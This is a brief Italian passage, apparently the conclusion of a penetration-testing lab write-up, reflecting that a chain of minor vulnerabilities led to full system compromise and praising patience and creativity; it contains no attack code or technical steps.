Questo laboratorio ha dimostrato come una catena di vulnerabilità, anche apparentemente banali, possa essere sfruttata per compromettere completamente un sistema. La chiave del successo è stata la **pazienza, l'osservazione e la creatività** nell'analizzare ogni elemento disponibile.

Un ottimo esercizio per affinare le competenze di penetration testing e comprendere l'importanza della sicurezza a ogni livello del sistema.